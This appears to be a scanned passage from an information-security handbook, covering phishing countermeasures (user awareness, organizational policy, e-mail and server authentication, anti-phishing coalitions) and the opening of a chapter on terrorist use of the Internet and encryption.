Another example shows the type of information that phishers attempt to get through their e-mails. The e-mail shown in Figure 46.2 purports to come from the online auction site eBay. This example shows some of the classic phishing "window dressing" already discussed, including the use of the eBay logo, the mention of eBay's attempt to protect the customer, and even the use of copyright and trademark notices at the bottom of the e-mail. When the phish clicks on the complicated link provided in the e-mail, however, the Web page shown in Figure 46.3 is displayed. The first thing to note about this page is the address of the Web page in the browser's URL bar at the top of the screen. This page shows an IP address rather than a Domain Name System (DNS) name. This is a major tip-off that the site may not be legitimate. In order for consumers to be able to easily find and identify their sites, as well as enforce their brand recognition, legitimate retailers use DNS names in their URLs. The use of the IP address in the example shows that the phisher is trying to hide the actual location of the server. Also note the inclusion of the security "reassurance" message at the top of the page: "For security reasons the following information must be confirmed."

This page asks for a number of different data items from the phish. Asking for the eBay user ID and password serves two purposes. The first is that it allows the phisher to log onto eBay and perhaps buy (or sell) items using the phish's identity. The second reason for obtaining this information relies on the predictability of most typical Internet users. Today's disjointed Internet commerce landscape requires users to establish IDs and passwords at multiple Web sites. To manage all of those IDs and passwords, most users use the same ID and password at every site. By getting the phish's eBay ID and password, there is a better-than-average chance that the same ID and password will work at Amazon, Expedia, AOL, or the user's ISP. The request for an additional password is a nice touch, hedging the fact that phish may have a couple of passwords that they use regularly.

The page goes on to ask for the phish's personal information. The user's Social Security number is a standard request on such pages, as is the credit card number and expiration. In consideration of the fact that many Web sites are requesting that customers enter the card verification value (CVV) code from their credit cards,[18] the page asks for that as well. Just for good measure, the page asks for the personal




FIGURE 46.3 eBay information confirmation Web page.

identification number (PIN) for the card, just in case it is a debit card instead of a credit card. The fact that most people repeatedly use the same (predictable) PINs may aid the phisher in gaining access to other Web sites or accounts.

Combating Phishing

The effort to combat the phishing problem is being fought on many fronts. Phishing is a multifaceted problem, attacking at both a technology and personal level and targeting both an organization and its customers. As such, successful prevention, detection, and response to a phishing threat must likewise take a multifaceted approach.

Consumer Awareness

Because the average user is an unknowing ally to the phisher, much effort has been spent on raising the level of awareness among the general population on how to identify and combat phishing. Information security practitioners whose organizations deal directly with consumers should begin formulating a strategy to inform their organizations' customers of the dangers of phishing and what they can do to prevent it. Common themes in such information awareness efforts include:

- *Never disclose personal information in an e-mail.* Personal information should not be disclosed through unencrypted Internet e-mail. If personal information, such as account numbers or Social Security numbers, must be given to the organization and a secured Web site is not available, contact the organization via telephone and verbally give them the information. Bowing to increased consumer concerns about privacy and the Internet, most established retailers allow for this type of information disclosure.
- *Do not click on embedded links in an unsolicited or unexpected e-mail.* If an organization sends a customer a request for information that looks suspicious, the customer should contact the company directly via telephone or by independently entering the organization's Web URL into the browser. Avoiding embedded links in unsolicited e-mails is a good way to prevent phishing and malware infections. Some common sense must be employed here. For example, if a consumer purchases a product from a retailer and immediately receives a confirmation e-mail with an

embedded link, chances are that the e-mail is legitimate and the link is safe. On the other hand, if an e-mail arrives from a familiar site showing some of the previously discussed warning signs and asking the user to click a link to update information, extreme caution is advised. As with many other aspects of security, the context of the interaction matters a great deal in such cases.

- *Examine the URL in the browser's title bar and in any embedded links in an e-mail.* Do they make sense? Do they contain any unusual characters or spellings? Check the target URL in any embedded links by holding the mouse pointer over the link for a few seconds. The target address displayed should be the same as the address shown in the e-mail.
- *Be suspicious of urgent demands for information.* Phishers realize that it is only a matter of time until their scam is discovered by the target organization and their site is shut down. As a result, phishing e-mails will often use verbiage to urge phish to act quickly.
- *Look for spelling and grammatical errors.* As demonstrated by the examples, spelling and grammar mistakes are an immediate clue that something is amiss. As phishers have become more sophisticated the incidence of such mistakes is getting rarer, but it does still occur.
- *Check for the use of SSL.* Any Web site asking for personal information should have its transmissions protected by SSL encryption. Two indicators that SSL is enabled are the use of "https://" in the URL of the page and the display of a closed lock icon at the bottom of the browser window (an open lock indicates that SSL is not in use.) These assure that the transmission between the user's browser and the organization's Web server is encrypted. It is possible for a crafty phisher to falsify these indicators through the use of overlaying windows, frames, and graphics on the phishing Web site, but the average user is unlikely to detect this. The absence of such indicators, however, is a clear signal to any user (sophisticated or not) that the information is not protected at all.
- *If SSL is in use, check the certificate.* All SSL-based sessions use digital certificates to validate the Web server to the end user. If a site is using SSL, check the certificate for that site.[19] The certificate will indicate the organization to which the certificate was issued. If the name of that organization is different than the name of the organization the user thinks he is connected to, that could be an indication that a problem exists.
- *Enable virus scanning and anti-spam software and keep it updated.* Many modern anti-virus and anti-spam programs have capabilities to detect and stop activities associated with phishing attacks, including attempts to install keystroke loggers and the ability to block unauthorized outbound connections. The most important aspect to using these programs is to keep them updated with the latest updates and signature files. Most programs have the ability to do this automatically without user intervention.
- *Disable HTML e-mail.* The use of cleverly formed HTML code in e-mail messages covers a wide variety of phishing techniques. Users should turn off the ability of their e-mail programs to display HTML-based e-mail. Although this may render some mail difficult to read, the added protection this affords the user far outweighs the inconvenience. Bowing to the increased use of this protection mechanism on the part of their customers, many large retailers now give their customers a choice of whether they would like to receive e-mail form the organization in HTML or plain text formats.
- *Check for e-mail personalization.* The salutation in many phishing e-mails begins with "Dear Big Bank Customer" or "Dear User." In an effort to provide a more pleasurable interaction with their customers, most organizations like to address their e-mail more personally, such as "Dear Mr. Jones" or "Dear Gertrude." The lack of a personal greeting is not a definitive indicator that the message is a phishing attempt, but it is an added indicator if other clues are also present. In addition, an incorrect greeting or an e-mail addressed to the wrong person is another similar indicator.

Organization Policies

Not all anti-phishing responsibility belongs to the end consumer. Many organizations are taking a much more proactive approach to phishing than they did previously. Some of the steps a proactive organization might take include:

- *Develop an organization communications policy.* The organization should develop a policy mandating specific ways that contact with customers (including e-mail) will and will not be constructed and managed. It is common for large organizations to contain several business lines that all contact customers directly. Each of those businesses should comply with any policies governing customer contact. When such a policy is in place (and enforced), the organization should inform its customers about the policy and how it may affect the organization's e-mail communications.
- *Never ask for personal or financial information in an e-mail.* The organization should not ask for personal information in e-mail. If personal information is required, it should only be obtained on a secured Web site during a user-initiated session or over the telephone through a user-initiated phone call.
- *Do not embed hotlinks in customer e-mail.* The use of malformed URL hotlinks in phishing e-mails is a major source of customer misdirection. By not embedding hotlinks in the e-mail the customer must enter the URL manually into the browser. This will limit the use of URL redirection and character substitution in the URL itself. This activity, however, may meet with some resistance within the organization. The marketing departments in most organizations feel that embedding hotlinks in the e-mail allows for easier customer interaction and increases the likelihood that the customer will act on the e-mail (because it is much easier to click on a link rather than entering a URL into a Web browser). Removing this capability may reduce customer response and hurt the organization. This is a classic "security *versus* convenience" trade-off problem that many security practitioners face and will have to be decided based on the business and security needs of the organization.
- *Use only well-known Web addresses.* Organizations should direct users to well-known addresses on their site, such as the organization's home page or a single level down from the home page. Directing the user to an address such as http://www3.customers.bigbank.com instead of http://www.bigbank.com/customers allows users to feel more confident that they are going to the proper site.[20] Short URLs also increase the likelihood that the user will spot any URL anomalies in the address.

Organization Preventative Activities

The preventative policies and measures discussed in the last section are not yet widespread, although many organizations are considering their implementation. To date, most of the activity undertaken by organizations to combat phishing has been reactionary in nature. Because of the unpredictable nature of phishing attacks and the limited technology in place to prevent its occurrence, the primary focus of most organizations has been to identify phishing attacks as soon as they begin and to work feverishly to take down the offending sites as quickly as possible. Most large financial institutions and online retailers have a dedicated person or team to handle phishing events. In some cases, this task is given to the organization's incident response team as an added responsibility. Because of the recent growth in the number and intensity of phishing incidents, anti-phishing response is now as standard a process as virus response in many organizations.

When building such a team, it is important to develop a response plan before the organization experiences an attack. As all good incident response teams know, planning the activities, roles, responsibilities, and processes that such a team will use can streamline the response immeasurably and lead to a faster and more effective response. The team should be cross-functional in nature, including diverse membership from the security, information technology (IT), communications, public relations, marketing, customer service, and legal areas within the organization. The specific process the team uses will vary based on available resources, organization culture, and business needs, but the process should consider the following in its planning:

- *Who has primary and supportive responsibilities within the team?* Roles of team members may shift during an incident. For example, the security and IT members may have more responsibility in the early phases of an attack, but the public relations and customer service members may have a bigger role in the latter stages of the event.

- *How will customers be informed?* This is particularly important if customer information was, in fact, obtained by the phisher. Even if the organization was not at fault in the disclosure, the customer may be looking to it to do something about it.
- *What should the help desk or customer service center tell customers?* A standard communication template should be developed with place holders for specific details about each event.
- *How will third-party contact be managed?* During the course of an attack, an organization may have to contact its own ISP, other local ISPs, or service providers in other countries. The organization should begin to build relationships with its own ISP as soon as possible (before an attack begins) to discuss response processes in the event of an attack. If the organization is in regular contact with other service providers it should hold similar discussions with them as well. Likewise, law enforcement officials at the local, state, or federal level may also have to be contacted. Knowing who those contacts are and establishing a working relationship with them before an incident will save valuable time during an incident. If international law enforcement assistance is needed, these contacts can make that happen much faster than an organization can on its own.

Recent years have also seen a rise in "brand protection" services. These are companies that will constantly scan the Internet (Web sites, news groups, blogs, and news sources) to see if a client organization is mentioned and in what context. Recently, that service has been expanded to include a search for unauthorized use of the organization's name, logo, or likeness. Because most e-mail-based phishing attacks involve the use of Web pages cloned from the organization's official site, such a search can reveal a phishing attempt in preparation or in progress. The usefulness of such services as anti-phishing prevention is a matter of debate. Most organizations will hear about a phishing attack from customers or others receiving phishing e-mails long before a service may identify the phishing site itself; however, the use of such a service might be considered when formulating a defense-in-depth phishing strategy.

Prevention through Technology

Because phishing relies on technology (such as e-mail, browsers, and Internet transport) to deliver an attack, companies are investing heavily in technology research to combat the problem. This work is taking place on a number of different fronts.

Enhanced User Authentication

Because phishing relies primarily on impersonation and obfuscation, much of the work has been focused on providing more advanced authentication tools for both the consumer and organizations providing Web services. The most obvious is to require stronger authentication of users before they are allowed to enter Web sites. The most ubiquitous authentication method in use today is the simple password. The security deficiencies of passwords are numerous and legendary, so advanced, multifactor forms of authentication (for example, tokens, certificates, smart cards, or biometrics) have been proposed. The theory behind this is that these authentication methods require an enhanced interaction between the customer and the legitimate organization that cannot be duplicated by a phisher simply cloning the target organization's Web site or obtaining a simple password. This raises the barrier to entry and makes a successful attack more expensive and more difficult to successfully complete. On the other hand, many organizations (particularly marketing and customer service professionals) fear that these advanced (and sometimes complicated) forms of user authentication will lead to widespread customer dissatisfaction. Consumers seem to agree. In an April 2004 survey by Gartner, only 14 percent of those surveyed would favor using a separate device (such as a token or cell phone) for Web site authentication.[21] In the fall of 2004, AOL and RSA announced a plan to offer AOL subscribers enhanced authentication through the use of RSA's SecurID® token device. It is not known how many customers will be willing to spend the extra $1.95 to $4.95 per month for the heightened security

Other methods that have been deployed to overcome the limitations of static passwords have used multiple one-time passwords deployed in bulk to end users. Each password in the list is used only once

then discarded. Typical distribution methods include a large grid containing multiple passwords (where the user matches row and column values supplied by the server during log-in to indicate the cell in the grid where the correct password can be found) or as scratch-off cards that require the user to scratch off a protective layer of film (similar to many modern lottery games) to reveal the next password in the sequence. These methods are similar to the electronic token devices produced by RSA and others, but with a lower technology investment required. Use of this type of technology has been growing in Europe, but its acceptance in the United States has been very slow.

Enhanced Server Authentication

The other half of advanced authentication involves the organization validating itself to the end user. Almost all authentication in place today requires that the user authenticate to the Web site, but the user takes it on faith (based solely on visual inspection) that the Web site to which he or she is connected is the official Web site of the desired organization. A stronger method of validating the Web server is needed. The concept of "shared secrets," where both the user and the organization share a common piece of knowledge that can be used to enhance authentication, has been used somewhat successfully in the past, but primarily for end-user authentication. The best example of the use of shared secrets is the use of questions that only the user will be able to answer, such as "What's your mother's maiden name?" or "What was your high school mascot?" or "What is the air-speed velocity of an unladen swallow?" Answering such questions aids in mutual authentication because only the organization knows what questions to ask and only the users can answer them. Unfortunately, many of the questions that are currently asked, such as the classic "mother's maiden name" query, are so universally used that they have lost much of their true value as authenticators. Some sites have implemented a better question-and-response process by asking the user multiple questions (five to ten) at registration, then rotating those questions randomly during successive log-in sessions. Still others allow the user to supply both the questions and the answers, allowing for a truly unique series of questions for each customer not easily duplicated by a phishing site.

Another interesting implementation of shared secret technology uses pictures along with the secret. A user who wants to access the organization's Web server enters his ID and password. The server then displays a predefined graphic and custom message back to the user. Full access is only granted when the server has authenticated the user (through the ID and password) and the user authenticates the server (by indicating that the picture and message were correctly displayed).

Browser-Based Validation

Some technologies install add-on software into the user's Web browser to determine if the site a user is visiting is legitimate or not. These plug-ins perform real-time assessments of the structure of the URL, domain name, and server location, in addition to evaluating the images and links on the page. In some cases, site referrals, page depth, and editing history are also evaluated. The intent of these technologies is to stop access to potentially spoofed sites and, if spoofing is suspected, disable users from entering their user names and passwords.

E-Mail Authentication

Because phishing relies heavily on the use of e-mail to propagate, and many of those e-mails have forged header information to hide the true origin of the sender, some solutions have focused on strengthening the authentication of e-mail messages. A large initiative, backed by Microsoft, EarthLink, and AOL, is called SenderID. The idea behind SenderID is to verify that every e-mail sent to a user actually comes from the site or organization that it purports to come from and has not been forged or altered. Under SenderID, e-mail senders advertise the addresses of their official e-mail servers within their DNS infrastructure. When a mail server receives an e-mail for delivery, it requests the list of official e-mail servers from the sender's DNS service and then compares that with the address of the server that actually delivered the e-mail. If the sending address is authorized to send mail for that domain the e-mail is allowed to pass. This validation is performed before the e-mail message is delivered to the end user.

Another initiative to combat e-mail forgery is the DomainKeys system proposed by Yahoo!. This system uses public-key cryptography and digital signatures to validate the authenticity of e-mail sources. Under DomainKeys, an organization generates a pair of public and private encryption keys. The public key is published in a DNS record for the organization. When an authorized user in that organization sends an e-mail, the e-mail system uses the private key to generate a digital signature of that message. This signature is then prepended as a header to the e-mail, and the e-mail is sent on to the destination mail server. When the e-mail is received by the destination server, the public key is retrieved from the DNS server of the sending organization (as defined within the e-mail) and used to verify the digital signature of the e-mail. If the verification process is successful, the e-mail is allowed to pass. The DomainKeys initiative requires more embedded technology and computing resources than the SenderID method, but its use of cryptography and digital signatures is more highly resistant to attack than the DNS record-matching process employed by SenderID.

Some companies also compile "white" and "black" lists as a service for subscribers. These are compiled lists of domains that are known to be good and bad, respectively. List providers scour the Web looking for potential spamming and phishing Web sites. In addition, service subscribers provide the services with the names of domains that have sent them troublesome e-mail. Continuously updated lists are then made available to subscribers. When an organization receives an e-mail, it can check the domain of the sender against these lists. If the sender is on the white list it is allowed to pass; if it is on the black list, it is blocked. These listing services were originally developed to combat the problems of spam and have been extended to apply to phishing e-mails, as well.

Trusted Third Parties

If the basic problem inherent in e-mail spoofing is that the parties cannot authenticate each other, an answer would lie in the requirement for each organization to establish trust relationships (through digital key exchanges or other technological mechanisms) with other organizations with which it exchanges information (including e-mail). Unfortunately, many organizations exchange e-mail with dozens, or even hundreds, of other parties, often sporadically and randomly. Requiring each organization to maintain that sort of trust infrastructure with every other entity would tax the organization beyond practicality. To solve that problem requires the use of a trusted third party (TTP). The role of the TTP is to establish trust with many different organizations through the use of established, verified protocols. When an organization has satisfied the TTP's requirements for trust, it can then file its credentials (typically a digital certificate) with the TTP. When a second organization receives an e-mail from the first, it can check the credentials for the first organization on file with the TTP against the credentials included with the e-mail. If they match, the e-mail is acknowledged as valid.

The process of using TTPs is similar to that used by SenderID and DomainKeys. The difference is that those two initiatives are based on the vigilance of each organization to maintain comprehensive and secure processes for ensuring the integrity of the validation information. If one of those organizations fails in this role, the entire system breaks down. The TTP, on the other hand, stakes its entire business model and commercial reputation on its ability to maintain a high level of integrity and security. Although this is certainly not infallible, it provides a much higher degree of assurance to participating organizations.

Attacking the Attackers

A new (and somewhat controversial) proposed countermeasure to combat phishing will identify and locate the Web site responsible for an active phishing attack. Rather than aiming to shut it down, the service will begin to feed the site phony information about fictitious customers. The idea behind this activity is to dilute the information about real customers with an avalanche of bogus information. Although it does not remove the real customer data from the phishing site, it does reduce the likelihood that the real information will be found (and used) by the offending phishers when they collect the information their site has gathered.

Anti-Phishing Organizations

Like viruses and spam before it, phishing cuts across a wide range of industries and organizations. Because of this, several coalitions of industry and government participants have been formed to combat this growing threat. The more active (and effective) anti-phishing organizations are led by commercial organizations. As the targets of phishing attacks, these organizations have the most to lose when it comes to loss of business and reputation. The companies participating in these groups believe that by cooperating and sharing information they can make a much bigger dent in the problem than would be possible by each working individually:

- *Anti-Phishing Working Group (APWG)* — The APWG is one of the largest and well-known groups in existence. It describes itself as an "industry association focused on eliminating the identity theft and fraud that result from the growing problem of phishing and e-mail spoofing."[22] It does this by collecting information about current and past phishing attacks, including an archive of past attacks describing in detail the type of attack, the e-mail used to propagate the attack, identifying characteristics of the attack, and the source. Phishing victims (organizations and consumers) can report their experiences to APWG. More information on APWG can be found at http://www.anti-phishing.org.
- *BITS* — BITS is a financial services industry consortium of the 100 largest financial institutions in the United States. Because the financial services industry has been a primary target for phishing attacks, BITS members actively share information about phishing attacks and countermeasures. BITS also issues advisories to its membership on ways to identify and combat phishing. More information on BITS can be found at http://www.bitsinfo.org/index.html.
- *Digital PhishNet* — Launched in December of 2004, Digital PhishNet is a collaboration between industry and law enforcement to identify, prevent, and prosecute those who launch phishing attacks. Its stated goals are "to identify, arrest, and hold accountable those that are involved in all levels of phishing attacks to include spammers, phishers, credit card peddlers, reshippers, and anyone involved in the further abuse of consumers' personal information."[23] As a relatively new initiative, it remains to be seen how effective Digital PhishNet will be, but a cooperative effort between those hardest hit by phishing and those charged with investigation and prosecution of those crimes holds a great deal of promise. More information on Digital PhishNet can be found at http://www.digitalphishnet.org/default.aspx.
- *Phish Report Network* — The newest addition to the anti-phishing groups is the Phish Report Network. Launched in February 2005 by Visa U.S.A, Microsoft, eBay, and WholeSecurity, the group describes itself as an aggregation service that allows subscribers to report incidents of phishing attacks that are then entered into a central database. Subscribers can also query the database to determine if a particular site or organization is associated with phishing attacks. This can be useful to large Internet service providers, hosting companies, and Internet monitoring services. More information about the Phish Report Network can be found at http://www.phishreport.net/index.html.

Conclusions

The problem of combating phishing has taken on near-crisis proportions. Unfortunately, no bullet-proof solution has yet been devised, although many avenues are being explored. The fundamental impediment to finding a "cure" for phishing comes from its split personality. On the one hand, phishing is a technology problem, most closely resembling spam but also carrying traits of malware and spyware in its makeup. As a technology problem, several potential solutions are in the works to identify, prevent, and trace phishing attacks quickly and efficiently. Additionally, as for spam, malware, and spyware, a continuous game of "cat and mouse" will be played while the phishers and anti-phishing forces develop techniques, countermeasures, and anti-countermeasures. Security researchers and technology developers will continue

to improve the security of the products and protocols used on the Internet, and methods for verifying the identity and authenticity of Internet messages and transactions will inevitably work their way into the fabric of daily Internet life. At the core, however, phishing as a technology problem is a solvable or at least containable problem.

Phishing is not simply a technology problem, however. The other half of the phishing equation is the end user who responds to the e-mails and divulges personal information simply because he was asked or the user who does not keep anti-virus software up to date and allows a worm or Trojan horse to infect his computer. This is the "uneducated user" problem and is not so easily solved. It has plagued security practitioners from the earliest of days ("Hey, that big wooden horse looks innocent enough! Let's bring it inside the city gates and have a look!"), and no amount of technology can solve it. Recent heightened coverage of phishing and identity theft in the media has raised consumer and commercial awareness of the problem considerably, and lawmakers across the globe are struggling with how to enact legislation, raise consumer awareness, and increase corporate liability regarding the security of their products and services. In the end, though, it comes down to individual users making a conscious decision to assume a proactive role in maintaining the security of their personal information and decide whether or not to type their credit card numbers or Social Security numbers into a Web site. Preventing the uneducated user from making the wrong decision in the face of overwhelming (and falsified) evidence that the action is safe is the most difficult problem.

References and Notes

1. *Genesis* 27:1–35 describes one such example.
2. Based on a definition found at http://www.Webopedia.com/TERM/p/phishing.html; the original definition found at that site has been modified here.
3. Anti-Phishing Working Group. 2005. *Phishing Activity Trend Report*, http://www.antiphishing.org/APWG_Phishing_Activity_Report_January05.pdf.
4. Robertson, E. 2004. *A Phish Tale? Moving from Hype to Reality.* Neeham, MA: TowerGroup.
5. Litan, A. 2004. *Phishing Attack Victims Likely Targets for Identity Theft.* Stamford, CT: Gartner (http://www.gartner.com/DisplayDocument?doc_cd=120804).
6. TRUSTe. 2004 (Sept. 29). *U.S. Consumer Loss of Phishing Fraud to Reach $500 Million* [press release]. San Francisco, CA: TRUSTe (http://www.truste.org/about/press_release/09_29_04.php).
7. FDIC. 2004 (Dec. 14). *Putting an End to Account-Hijacking Identity Theft.* Washington, D.C.: Federal Deposit Insurance Corporation (http://www.fdic.gov/consumers/consumer/idtheftstudy/).
8. APWG. 2005 (Feb.). *Phishing Activity Trend Report*. Cambridge, MA: Anti-Phishing Working Group (http://www.antiphishing.org/APWG_Phishing_Activity_Report_Feb05.pdf).
9. As reported in *ComputerWorld*, December 17, 2004.
10. This quote is typically attributed to Mark Twain; however, Twain himself attributed the quote to Benjamin Disraeli. Unfortunately, there are no references to such a quote in any of Disraeli's works or speeches. Many historians believe the quote was first uttered by Leonard Henry Courtney, the British economist and politician (1832–1918) during a speech in August 1895.
11. *Social engineering*: The process of using social interaction (often under false pretenses) to obtain information from a victim.
12. This is commonly referred to as a "drive-by" download.
13. Also known as SB 1386.
14. For a full discussion of Willie Sutton's history and the real story of this quote, see http://www.banking.com/aba/profile_0397.htm.
15. A site that will not ask any questions about the user's activities may cost a bit more.
16. A good list of methods that spammers use to harvest e-mail addresses can be found at http://www.private.org.il/harvest.html.
17. With many popular e-mail programs and browsers, if the mouse is held over a URL hyperlink for a short period of time the actual target URL (as opposed to the displayed URL) will be shown.

18. CVV is an anti-fraud security feature used to ensure that the person charging on the card is, in fact, in possession of the card.
19. In Internet Explorer, the certificate can be viewed by selecting File → Properties, then clicking the Certificates button.
20. Any redirection to other sites within the organization's infrastructure can be handled behind the scenes by the organization either within the code of the Web page or by creative DNS routing.
21. Litan, A. and J. Pescatore. 2004. *Shared Secrets Are a Practical Way To Fight Phishing*. Stamford, CT: Gartner (http://www.gartner.com/research/spotlight/asset_94773_895.jsp).
22. See http://www.antiphishing.org/membership.html.
23. As stated on the Digital PhishNet Web site at http://www.digitalphishnet.org/default.aspx.

It's All about Power: Information Warfare Tactics by Terrorists, Activists, and Miscreants

Gerald L. Kovacich, Andy Jones, and Perry G. Luzwick

> The terrorists practice a fringe form of Islamic extremism that has been rejected by Muslim scholars and the vast majority of Muslim clerics — a fringe movement that perverts the peaceful teachings of Islam. The terrorists' directive commands them to kill Christians and Jews, to kill all Americans, and make no distinction among military and civilians, including women and children. This group and its leader — Al Qaeda and a person named Osama bin Laden — are linked to many other organizations in different countries, including the Egyptian Islamic Jihad and the Islamic Movement of Uzbekistan. There are thousands of these terrorists in more than 60 countries. They are recruited from their own nations and neighborhoods and brought to camps in places like Afghanistan, where they are trained in the tactics of terror. They are sent back to their homes or sent to hide in countries around the world to plot evil and destruction.
>
> — George W. Bush, President of the United States of America

9/11/01: A Date in Infamy

This chapter was in the process of its initial editing when the Massacre of September 11, 2001, took place. While it would be wrong to rewrite this chapter in response to that one terrible event, it would be shameful to fail to acknowledge the effects and the losses. The attacks on the World Trade Center and the Pentagon were extreme but conventional terrorist attacks, but some of the retaliatory action that took place in the following days and weeks occurred in cyberspace. The outcome of these actions must be judged by the results. This chapter discusses the publicly known terrorist nation, drug cartel, and hacktivist (cyber disobedience) capabilities, such as those of animal rights groups, freedom fighters, and the like. Examples include terrorists such as Osama bin Laden using the Internet and encrypted communications to thwart law enforcement, the drug cartels' use of computers to support their drug money laundering operations, and the Zapatista movement in Mexico, outnumbered and outfinanced by the Mexican government, taking to the Internet to support its cause (the Zapatistas conducted denial of service attacks against the Mexican and U.S. governments).

Information Warfare Tactics by Terrorists

The first group examined are terrorists. The motivation of a terrorist is to undermine the effectiveness of a government by whatever means it chooses. It is worth remembering at this point that a terrorist in one country is a freedom fighter in another, and as a result, there is no stereotype. When you take into account the differing cultures around the world and the differing political regimes that exist, it is easy to understand that a variety of actions may be terrorist actions when carried out for political means or the actions of a hooligan, or, in computer terms, the actions of a hacker.

Let us first address a term that is in current and widespread use — cyber-terrorism. While it can be accepted that this term can be used to convey a general meaning, it is not possible to accept the current use of the term to be anything more. The definition of terrorism that was adopted by the gateway model in the United Nations in the spring of 1995 is:

> A terrorist is any person who, acting independently of the specific recognition of a country, or as a single person, or as part of a group not recognized as an official part of division of a nation, acts to destroy or to injure civilians or destroy or damage property belonging to civilians or to governments to effect some political goal.
>
> Terrorism is the act of destroying or injuring civilian lives or the act of destroying or damaging civilian or government property without the expressly chartered permission of a specific government, thus, by individuals or groups acting independently or governments on their own accord and belief, in the attempt to effect some political goal.
>
> All war crimes will be considered acts of terrorism.
>
> Attacks on military installations, bases, and personnel will not be considered acts of terrorism, but instead acts by freedom fighters that are to be considered a declaration of war towards the organized government.[1]

A very different definition was offered at the Fifth Islamic Summit that was convened to discuss the subject of international terrorism under the auspices of the United Nations, which is as follows:

> Terrorism is an act carried out to achieve an inhuman and corrupt (mufsid) objective, and involving threat to security of any kind, and violation of rights acknowledged by religion and mankind.[2]

It is notable that in the main body of this definition there is no reference to the nation-state, something that, in the West, would be fundamental to any understanding of terrorism. The author then goes on to make a number of additional points to clarify the definition, the most significant of which are:

- We have used the term "human" instead of "international" for the sake of wider consensus, official or otherwise, so as to emphasize the general human character of the statement.
- We have referred to various types of terrorism with the phrase "security of any kind."
- We have mentioned the two criteria (*i.e.*, religious and human), first to be consistent with our belief and then to generalize the criterion.

This totally different approach to the issue of terrorism is significant and a clear reminder to the nation-states that consider themselves to be "Western" that not all cultures view the issue in the same manner as Anglo–Americans.

Even given these diverse views of the meaning of terrorism, there is an underlying trend of physical destruction and of the actions being of such a magnitude and type as to cause "terror" to the people. This does not fit well within the "cyber" environment because there is no direct physical destruction (other than 0's and 1's) and, without the effect of the bullet, the blast, or carnage of the bomb, "terrorization" of the people is difficult in our current state of technological advancement. It is more likely that as our cultural values change and we become more highly dependent on technology than we currently are, that the cyber-terrorist in the true sense will come into being. For example, today and more so into the future, as we increase our proliferation and dependence on telemedicine, a terrorist might:

- Attack a computer system to shut off a patient's life support
- Change the dosage of a patient's medicine to kill the patient
- Manipulate blood bank information, causing the wrong blood type to be given to patients and resulting in numerous deaths

What Do They Want To Achieve?

Let us first look at what a terrorist will want to achieve through the use of the Internet. This may be one or more of a number of things. The terrorist organization may wish to use this medium for the transmission of communications between individuals and groups within the organization. Look at the potential:

- The terrorist has been offered all of the facilities that the Cold War spy always dreamed of. It is possible to be anonymous on the Internet, with pay-for-use mobile phones and free Internet accounts.
- No attempts are made by the service providers to ascertain that the details provided by a customer are real and actually do relate to the user.
- Once online, the user can further disguise his or her identity in a number of ways.
- Anonymous re-mailers and browsers can disguise the identity of the user.
- High-grade encryption is freely available that law enforcement cannot yet break, and some civil liberty groups want to ensure that this situation remains so. The desire of civil liberty organizations to maintain the privacy of messages on the Internet has actually nothing to do with the terrorist — they have the liberty and privacy of the individual at heart, but the terrorist is just one of the beneficiaries of the pressure that they seek to exert.

A well-reported example of terrorist use of the Internet in this way is the activity of Osama bin Laden, who is reported to have used steganography (the ability to hide data in other files or the slack space on a disk) to pass messages over the Internet.[3] Steganography has become a weapon of choice because of the difficulty in detecting it. The technique hides secrets in plain sight and is especially important when there is a concern that encrypted communications are targeted.

It was reported that bin Laden was "hiding maps and photographs of terrorist targets and posting instructions for terrorist activities on sports chat rooms, pornographic bulletin boards, and other Web sites." According to another report, couriers for bin Laden who have been intercepted have been found to be carrying encrypted floppy disks.[4] Other references to the use of the Internet by bin Laden describe the use of a new form of the Cold War "dead letter box," which was a predetermined place where one agent deposited information to be collected by another agent. A June 2001 report indicated that bin Laden was suspected of using encryption for his messages for at least five years.[5]

According to reporter Jack Kelley,[6] FBI director Louis Freeh stated that, "Uncrackable encryption is allowing terrorists — Hamas, Hezbollah, Al Qaeda (another name for bin Laden's organization), and others — to communicate about their criminal intentions without fear of outside intrusion." Kelley also reported that according to other unnamed officials, bin Laden's organization uses money from Muslim sympathizers to purchase computers from stores or by mail, after which easy-to-use encryption programs are downloaded from the Internet. As evidence, they cite the case of Wadih El Hage, one of the suspects of the 1998 bombing of two U.S. embassies in Africa, who is reported to have sent encrypted e-mails under a number of aliases, including "Norman" and "Abdus Sabbur," to associates of Al Qaeda.

Also cited as evidence is the case of Ramzi Yousef, the man convicted of masterminding the World Trade Center bombing in 1993, who is reported to have used encryption to hide details of the plot to destroy 11 U.S. airlines. The computer was found in his Manila apartment in 1995 and was passed to U.S. officials who cracked the encryption and foiled the plot. The same report goes on to say that two of the files took more than a year to crack. This is, in itself, revealing because it gives some indication of the level of effort that government and law enforcement agencies are prepared to invest in their efforts to bring to justice this type of criminal, as well as the level of effort and sophistication that is being used by terrorists.

Osama bin Laden is also skilled in the use of the media to promote the aims and the aura of the organization. This is evident from his use of the press to provide interviews. He is a well-educated and, through his family, a wealthy man. He has a good understanding of the way in which the media can be used to influence public opinion and has used the media to promote his philosophy.

Tactics

